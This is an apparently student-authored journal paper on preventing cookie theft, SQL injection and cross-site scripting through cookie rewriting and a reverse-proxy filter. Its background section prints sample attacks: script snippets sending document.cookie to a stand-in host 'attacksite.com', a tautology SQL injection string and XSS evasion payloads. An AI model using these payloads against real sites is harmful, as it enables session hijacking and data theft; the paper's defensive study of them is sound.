International Journal of Science and Research (IJSR)
ISSN (Online): 2319-7064
Index Copernicus Value (2013): 6.14 | Impact Factor (2013): 4.438

Multiple Prevention Techniques for Different Attacks in Web Application

Tejal V. Kasture[1], Pinaki P. Dixit[2], Pooja S. Ovhal[3], Gayatri Sathe[4], Neelam A. Zambre[5]

Department of Information Technology, Faculty of Engineering, Savitribai Phule Pune University, Padmbhooshan Vasantdada Patil Institute of Technology, Bavdhan, Pune, India

Abstract: ***Nowadays Internet is spreading throughout the world in a boom. Internet provides us so many possible and daily chores sitting at home, office or any work place. But as a coin has two sides, Internet also has its disadvantages. Using Internet people known as hackers, frauders etc. can get access to the confidential data of any person sitting anywhere on this globe. We cannot assure that using internet could be safe or secure. In order to get access to the account, database of any person and hack the confidential data, hackers use different kind of attacks like SQL injection, cross site scripting, URL attack and cookies attack for the same. By these attacks, hackers may get the inaccessible information; they may even change the data and cause the theft. As these attacks are preventable and detectable, solution of these attacks are provided by this paper by rewriting the cookies with each and every process performed on the database, when we access it using Internet. The proposed system also detects and prevents attacks like XSS and SQL injection to protect the restricted data from the attackers.***

Keywords: Cookies, Cross Site Scripting (XSS), SQLIA.

1. Introduction

For the prevention of cookie attack the most widely used technique is called "Dynamic Cookies Rewriting", the objective of this technique is to render the cookies useless for XSS attacks [1]. This suggested technique is implemented in a web proxy where the cookies are rewritten automatically and then sent to the web application and the users. Using this technique the cookies at the browser side would not be valid for the web application and due to this the XSS attack will not be able to impersonate the users using stolen cookies. The paper [2] is a survey of various types of different attacks such as SQL Injection attack, cookie attack and XSS attack. This paper has also surveyed the respective detection and prevention techniques which can be used to prevent attacks. In short the paper is based on the survey. The XSS is performed and also prevented [3]; this paper suggests the client side solution to resolve the cross site attack. The client side solution uses a step by step approach to secure cross site scripting, without wasting much of the user's web browsing experience. Here the JavaScript engine is used instead of transformation on HTML. In general, the system successfully prohibits and removes a variety of XSS attacks, maximizing the protection of web applications.

The remainder of this paper is organized as follows. Section II discusses topics which are related to a proposed approach: XSS attack, SQLIA, Cookie mechanism, a concept of a Web Proxy. Section III presents the proposed approach. The proposed approach is evaluated in section IV, and discussion about challenges in section V. The conclusion and the brief of future work are described in Section VI.

2. Background

2.1 Cookie

Cookie is mechanism for remembering user's state and activities. It enables the session management over the HTTP protocol. Web applications often use cookies for maintaining an authentication state between users and web applications, these cookies are typically sent to the users by the web applications after the users have been successfully authenticated [1]. Stolen Cookie Attack is a type of XSS which is performed to steal cookies from browser side. An attacker executes malicious script to steal the cookies from user's browser and uses them for unauthorized access of confidential data. For Example, if the victim is accessing www.bank.com in order to do an online transaction, on the same time the victim may also be accessing www.attacksite.com, and be persuaded into clicking on the link below:

```
<a href = "http://www.bank.com/>
<SCRIPT>
document.location ='http://www.attacksite.com/
stealcookie.php?'+document.cookie;
</SCRIPT>">
Click here to win a million dollars.
</a>
```

When the victim clicks on the link, the malicious script will be sent to the web server (www.bank.com) as a requested page.

Once the web server cannot find the requested page, it will usually return an error page. The web server may also decide to include a name of the requested page in the error page which is actually the malicious script. When the malicious script is executed on the victim's browser, the cookies of the www.bank.com will then be sent to the www.attacksite.com. An owner of the www.attacksite.com can use those cookies to impersonate the victim with respect to the www.bank.com [1]. Another cookie attack is persistent or stored cookie attack means that the malicious code is persistently stored in a server's storage, and may later be embedded in an HTML page sent to the victim. To consider a script shown in Figure 2 which it is posted on an online message board of the www.bank.com.

```
Click here to see a new promotion.
<SCRIPT>
document.images[0].src=http://www.attacksite.com/
images.jpg? Stealcookie+ document.cookie;
</SCRIPT>
```

The victim who reads a message will receive the malicious script as a part of the message. The victim's browser will then execute the malicious script which will later send the cookies of the www.bank.com to the www.attacksite.com+. Again the malicious script can read the cookies of the www.bank.com because it was loaded from the www.bank.com which has the same origin as the cookies [1].

Protection of Cookies

1) IP Mapping: The web server maps IP addresses of the users with the cookies and denies any access that comes from invalid IP addresses. This helps to mitigate the problem but it does not work where the users access the Internet through the web proxy [1].
2) HttpOnly Attribute: HttpOnly attribute is a Microsoft extension; it can also be included in the cookies before being sent to the browser. With the HttpOnly attribute, the browser will deny scripting languages to access those cookies. The HttpOnly attribute is originally not a part of the HTTP; the browsers that are not aware of this attribute will ignore it and will consequently remain vulnerable [1].
3) Secure Cookies: Secure cookies mean that the clients and the web servers only send the cookies via the SSL connections. When using the SSL, all requests and responses are encrypted including the cookies. This can protect the cookies from sniffing whenever they are sent across the network; however this cannot protect the cookies on the browser itself [1]. Above solutions cannot assure that the cookies will be safe from the various types of cookie attack. This paper proposes a new approach to protect the cookies by rewriting it using MD5 scheme.

2.2 SQL Injection Attack

Without proper safeguards, applications are vulnerable to various forms of security attack. One particularly pervasive method of attack is called SQL injection. Although SQL injection is most commonly used to attack websites, it can also be used to attack any SQL database. A SQL Injection Attack usually starts with identifying weaknesses in the applications where unchecked users' input is transformed into database queries. The attacker provides SQL code to a user input box of a Web form to gain information access from databases. The attacker's input is transmitted into an SQL query in such a way that it will form an SQL code [8].

Following is a one of the example of SQL Injection code:

```
"SELECT * FROM user
WHERE name =' ' OR '1'='1' - -';
```

SQLIA Prevention Techniques

2.2.1 Static Taint Analysis

Livshits and Lam use a static taint analysis approach to detect code that is vulnerable to SQLIAs. This approach checks whether user input can reach a hotspot and flags this code for developer intervention. A further extension to this work securely detects vulnerable code and automatically adds calls to a sanitization function. This automated defensive coding practice, while effective in some cases, would not prevent all types of SQLIAs. In particular, it would not prevent SQLIAs that inject malicious text into numeric non quoted fields [7].

2.2.2 Proxy Filters

This technique is used to prevent the malicious contents. Security Gateway uses a proxy filter to enforce input validation rules on the data that reaches a web application. Using a descriptor language, developers create filters that specify constraints and transformations to be applied to application parameters as they flow from the web page to the application server. By creating appropriate filters, developers can block or transform potentially malicious user input. The effectiveness of this approach is limited by the developer's ability to identify all the input streams that can affect the query string and determine what type of filtering rules should be placed on the proxy [7].

2.2.3 Intrusion Detection System

Valeur and colleagues propose the use of an Intrusion Detection System (IDS) to detect SQLIAs. Their IDS is based on a machine learning technique that is trained using a set of typical application queries. The technique builds models of normal queries and then monitors the application at runtime to identify queries that do not match the model. The fundamental limitation of learning based techniques is that they cannot provide guarantees about their detection abilities because their success is dependent on the use of an optimal training set. Without such a set, this technique could generate a large number of false positives and negatives [7]. So in order to overcome, the paper proposes a new approach to detect and prevent SQLI attack.

2.3 XSS Attack

Cross-Site Scripting attacks are those attacks against web applications in which an attacker gets control of the user's browser in order to execute a malicious script (usually an HTML (Hyper Text Markup Language)/JavaScript code) within the context of trust of the web application's site [9]. XSS works as an interaction with active server content, any form of input should be filtered if it is ever to show up in an html page. The default example, and the easiest to exploit, is parameters passed in through query string arguments that get written directly to page. These are enticingly easy because all of the information can be provided directly in a clickable link and does not require any other html to perform [9].

Examples for XSS Attacks:

```
Using body tag
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>

Double open angle brackets
<iframe src=http://ha.ckers.org/scriptlet.html<
<IFRAME SRC="JavaScript: alert('XSS');"></IFRAME>
```

XSS Prevention Techniques

2.3.1Client side proxy
It is implemented as a client-side proxy that compares requests and responses and disables them if malicious characters are detected. It was fairly primitive, however, and relied mostly on heuristics and had no learning component. Also, it was able to protect only against rejected cross-site scripting attacks. It does not prevent cross-site request forgery attacks or other complex cross-site attacks [10].

2.3.2Code-rewriting (Browser Shield, Core Script)
Both these tools Browser Shield and Core Script also require policy specifications, and hence face the same challenges as other policy based approaches where the policies are not inferred. Also, since they parse HTML and JavaScript in the page, the performance impact is significant. Also, while the authors suggest specifying site-independent policies, it is unclear how this can be achieved, as something valid for one site may not be for another [10].

2.3.3 Dynamic Data Tainting
This approach addresses only one class of XSS attack; it does not mitigate the damage of other XSS-based attacks [10].
So a new approach to detect and prevent XSS attack is suggested in this paper.

3. Approach

In this section, the paper presents the new approach that significantly protects the cookies, SQLIA and cross site scripting attacks from the XSS attacks. The approach can be implemented simply in the transformation engine without any change required on both web browser and web server. The paper proposes a new technique called "Cookie rewriting" which is then implemented as a part of system. With this technique in place, the transformation engine will rewrite the cookie with the MD5 hashing scheme. After rewriting the cookie value before sending the cookie to the browser, so the browser will keep the randomized value on the browser instead of the original value sent by the web server. The two more algorithms to detect and prevent the SQL injection and XSS attack which are data cleansing algorithm and XSS detection algorithm are also suggested in this paper

3.1 Cookie Attack

Meaning of Cookies: Cookies are small files which are found and stored on a client computer which are designed to hold an unassuming or moderate amount of data, specific to a particular client and website, and then can be accessed either by the web server or the client computer.

A] Cookie Attack: The technology which enables the session management over the HTTP protocol is called cookie. Cookie is widely used for storing the session ID and personal information handled in web applications. It is a small size of data stored in a text file of the user's computer and exchanged between the server and the client. There are six parameters in the cookie called attribute:

- Name of the cookie
- Value of the cookie
- Deadline of the cookie
- Route of the server which the browser sends the cookie
- Region of the server where the browser sends the cookie
- The appeal for a secure connection between the browser and the server

Cookie is given to a web browser from the server and is held at the browser until it expires. There are two types of cookies, a session cookie and a persistent cookie. The session cookie is used temporarily and discarded when the browser closes. The value of a session cookie is a random value and renewed every time a new session starts. On the other hand, a persistent cookie is stored in the browser for a definite period of time. Once a persistent cookie is given to the browser, it can be reused for any number of times, which improves the performance of web services.



Figure 1: The Cookies Attack Prevention Technique

B] Prevention of Cookie Attack: The prevention of the cookie attack is depicted. When the client sends a request to server, this request is then send to the transformation filter at server side. After this process the request sends to the transformation Engine; it will digest cookies by using hash function i.e. MD5 scheme and generates encrypted/hashed cookies from plaintext cookies. After this, hashed cookies will replace at browser side. Now, if attacker tries to steal cookies those cookies will be useless. Hence, Cookie attack is prevented using Cookie Rewriting Technique.

3.2 Sql Attack

SQL Injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

A] Sql Injection Attack: SQL injection attacks are a common problem observed in web applications that are published on the internet. SQL injection attacks are very impactful system attacks that can be used to acquire or manipulate data in the database or data-driven systems. Furthermore, these attacks are simple to be learned and executed, due to this any person or hacker without any knowledge of the sql injection can perform attack. There are susceptibilities in which SQLIAs attackers preferred to use in order to crack the systems data, those susceptibilities are either Software or Hardware elements such as (Servers, Web-Services, Operating Systems, Applications, Database Engines, etc.). If these elements are

not continuously updated with the latest patches and security updates, then they will be more prone to be attacked, and then they might not be able to reject such attacks.

In advanced SQLIAs attackers prefer to use the database core tables that contain confidential information about the whole database system. Hence, once users are connected to database to get answers for their queries, the system submits these feedbacks as SQL queries to the database management system (DBMS) in the database server. After that, the database server returns the related information (feedback) to the system. Finally, the system delivers the resulted data as visual information to the requester that is the user. The attacker can destruct the flow of data between the user, the system, and the database to gain or manage the data by sending queries loaded (injected) by malicious scripts, inline SQL queries, or commands that will be executed by the database engine and applied to the system database. The insertion of the SQL injection attacks could be categorized as; Determining database information, Data Gathering, Database Manipulation, Code Injection, Function Call Injection, or Buffer Overflows.

B] Prevention of Sql Injection Attack: In the figure 2, SQL Injection Attack (SQLIA) Prevention is depicted. If the client is an attacker, then he/she enters a SQL query to gain access of user's confidential data. In our proposed system, the client's request is sent to Data Cleansing Filter at server side. Data Cleansing Filter intercepts every request and send to Reverse Proxy Server to check whether attack is performed or not. The SQL Injection Detector matches the each token with SQL keywords and other SQL Query patterns in the database. Once the pattern matching is done a negative response about the attack is delivered to the server and then further server will send the same response to the client i.e. error message or malicious activity is trace. In case if the client is a user and attack is not performed then a positive response is sent to the third party. After processing the specified request, the response is sent to the client.



Figure 2: Sql and XSS Prevention and Detection Technique

3.3 Cross Site Scripting Attack

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

A] XSS Attack: Cross Site Scripting (XSS), is the most widespread and harmful web application security issue. It was first noticed, when CERT (Computer Emergency Response Team) published an advisory on newly identified security vulnerability affecting all web applications. This flaw occur whenever a web application takes data that originated from a user and sends it to a web browser without first validating or encoding that content. XSS is used to allow attackers to execute script in the victim's browser, which can hijack user sessions, deface web sites, insert hostile content, and conduct phishing attacks. Any scripting language supported by the victim's browser can also be a potential target for this attack. Web based applications are accessed using Web based communication protocols and use Web browsers as graphical user interface. Many number of Web applications make use of either basic HTTP or higher level protocols based on HTTP such as SOAP.

Cross-Site Scripting attack continuously leads the most wide spread web application vulnerabilities lists XSS are broadly classified into two main attacks which are Persistent and Non-Persistent Attacks. Persistent attack (also called as stored attack) holes exist when an attacker post the malicious code on the vulnerable web application's repository. As a result, if the stored malicious code gets executed by the victim's browser, then stored attack gets exploited on the victim's web browser. Secondly non-persistent attack (also called as reflected attack) means that the vulnerable malicious code is not persistently stored on a web server but it is immediately displayed by the vulnerable web application back to the victim's web browser. If so, then the malicious code gets executed on the victim's web browser and finally, victim's browser has to compromise its resources (e.g. cookies).

B] Prevention of XSS Attack: In the figure 2, Cross-Site Scripting (XSS) Prevention is depicted. If the client is an attacker, then he/she enters the malicious script to gain access of user's confidential data. In our proposed system, the client's request is sent to Data Cleansing Filter at server side. Data Cleansing Filter intercepts every request. For every request, it will creates XML file and send to Reverse Proxy Server to check whether attack is performed or not. The Cross-site Detector matches the each token with forbidden tag and other XSS patterns in the database. At reverse proxy, XML file also check against XSS attack, once the pattern matching is done a negative response about the attack is delivered to the server and then further server will send the same response to the client i.e. error message or malicious activity is trace. In case if the client is a user and attack is not performed then a positive response is sent to the third party. After processing the specified request, the response is sent to the client.

3.4 URL Attack

Every request which sent by client is always redirect through the URL. In proposed system, the cookie attack is prevented.

The SQLIA and XSS can be performed through the URL and as explained those attacks will be prevented.

4. Evaluation

A new approach for the eradication of the attacks has developed a Reverse Proxy Server, Transformation Engine and implemented on the proposed system using JAVA (JDK Version 1.6) programming language. The execution of Reverse Proxy Server and Transformation Engine is performed on windows 2007 onwards. The current version of the code supports HTTP as well as it is platform independent. The experiments to evaluate a compatibility of the approach on four web browser have been conducted: Internet explorer, Google Chrome, Opera or Mozilla Firefox. We executed the server's code using Apache Tomcat V7.0. We used backend database as MySQL SERVER 5. It has been observed in the testing that the browsers stored and returned the randomized values of cookies properly which are rewritten by the Transformation Engine. Reverse Proxy Server accepts the same request to detects and prevents the attacks like SQLIA and XSS.

5. Discussion

To prevent web applications from various types of attack previous studies were done to detect and prevent from one or maximum two attacks. Challenge was to combinely detected and prevented more than one attack in single application. The proposed method prefers to detect and prevent frequently performed attacks like XSS-Cross site scripting, Sql injection attack and Cookie attack. Using transformation engine and web proxy server the system tries to filter every request from user of application to secure confidential data from attacker. By dynamically changing cookie it will be saved in encrypted form so that it will be very difficult to get back secure data of user of system. Compatibility: The subjective is to secure the transactions between the sender and receiver on any web application which needs high security, by various prevention techniques. It is a tool which will be helpful to maintain statistical reports for future and a preventive measure for any new web application. The information which will be sent or received will be in encrypted form due to which pilferages will be less. Performance: Security means protecting information and information systems from unauthorized access, use, disclosure, disruption, modification or destruction, in web application. The terms information security, computer security and information assurance are frequently incorrectly used interchangeably. These fields are interrelated often and share the common goals of protecting the confidentiality, integrity and availability of information; however, there are some subtle differences between them. The uptime of the application should be 100% so that at any given point of time the application should be performing in a good condition to secure the data.

6. Conclusion

The proposed system introduces different types of attacks such as SQL Injection attack, cookie attack, URL attack and XSS attack and their prevention techniques. This system has proved to be highly secured that at any time when we access any kind of accounts through web applications; it always secure the confidential data from the attacker(s). It is concluded that the system can be used as an intermediation between any application and related database. Can also be used for data analysis in future. The system assures the accuracy and it is highly flexible that can be upgraded as per the requirements in future.

7. Acknowledgment

We are sincerely thankful to Prof. S. R. Javheri for support and guidance and I also like to thank the management of P.V.P.I.T College of Engineering for their support to carry out this work efficiently.

References

[1] Pratheep Bunyatnoparat, Rattipong Putthacharoen, "Protecting Cookies From Cross Site Script Attacks Using Dynamic Cookies Rewriting Technique", IEEE, ISBN 978-89-5519-155-4, Feb. 13~16, 2011 ICACT2011.
[2] Ajay Kaurav, K.A.Varunkumar, K.A.Varunkumar, M.Prabakaran, S.Sibi Chakkaravarthy, S. Thiyagarajan, Pokala Venkatesh, "Various Database Attacks and its Prevention Techniques", International Journal of Engineering Trends and Technology (IJETT), Volume 9 Number 11 - Mar 2014.
[3] D. Srikanth, G. Kumar, Mohd Taqiuddin Ahmed, "Resisting Web Application Based XSS Attacks Through Cross-Site Scripting", Nov 2013.
[4] Amer Jibril Qaralleh & Jalal Omer Atoum "A Hybrid Technique for Sql Injection Attacks Detection and Prevention", International Journal of Database Management Systems (IJDMS), Vol.6, No.1, February 2014.
[5] Manish Kumar et al, "Detection and Prevention of SQL Injection attack", (IJCSIT) International Journal of Computer Science and Information Technologies, Vol. 5 (1) , 2014.
[6] Dr. Manju Kaushik et.al, "SQL Injection Attack Detection and Prevention Methods: A Critical Review", International Journal of Engineering Trends and Technology (IJETT), Vol. 3, Issue 4, April 2014.
[7] Laxman Singh et.al. "Detection and Prevention of SQL injection Attacks on Database using Web Services", International Journal of Emerging Technology and Advanced Engineering, Volume 4, Issue 4, April 2014.
[8] Sandra Sarasan, "Detection and Prevention of Web Application Security Attacks", Department of Computer Science & Engineering, University of Calicut, Calicut, India, Volume No.: 2, Issue-3, 2013.
[9] Dr. R.P Mahapatra, Ruchika Saini, Neha Saini, "A Pattern Based Approach to Secure Web Applications from XSS Attacks", International Journal of Computer Technology and Electronics Engineering (IJCTEE) Volume 2, Issue 3, June 2012
[10] Preeti Raman, "JaSPIn: JavaScript based Anomaly Detection of Cross-site scripting attacks".

[11] A. Duraisamy, M.Sathiyamoorthy, S.Chandrasekar, "A Server Side Solution for Protection of Web Applications from Cross-Site Scripting Attacks", International Journal of Innovative Technology and Exploring Engineering (IJITEE), Volume-2, Issue-4, March 2013.
[12] D. Srikanth, G. Kumar, Mohd Taqiuddin Ahmed, "Resisting Web Application Based XSS Attacks Through Cross-Site Scripting", Nov 2013.
[13] Nikita Patel et.al., "An Approach of Preventing Code Injection Attack in Web Environment", International Journal of Advanced Research in Computer and Communication Engineering, Vol. 1, Issue 5, July 2012.
[14] Shashank Gupta et.al, "Prevention of Cross-Site Scripting Vulnerabilities using Dynamic Hash Generation Technique on the Server Side", International Journal of Advanced Computer Research, Volume-2 Number-3 Issue-5 September-2012.
[15] Hiroya Takahashi et.al, "Preventing Abuse of Cookies Stolen by XSS".
[16] "Web Based Attacks", White Paper, February 2009.
[17] Adam Kieyzun et.al, "Automatic Creation of SQL Injection and Cross-Site Scripting Attacks", Computer Science and Artificial Intelligence Laboratory Technical Report, September 10, 2008.
[18] Florian Kerschbaum, "Simple Cross-Site Attack Prevention".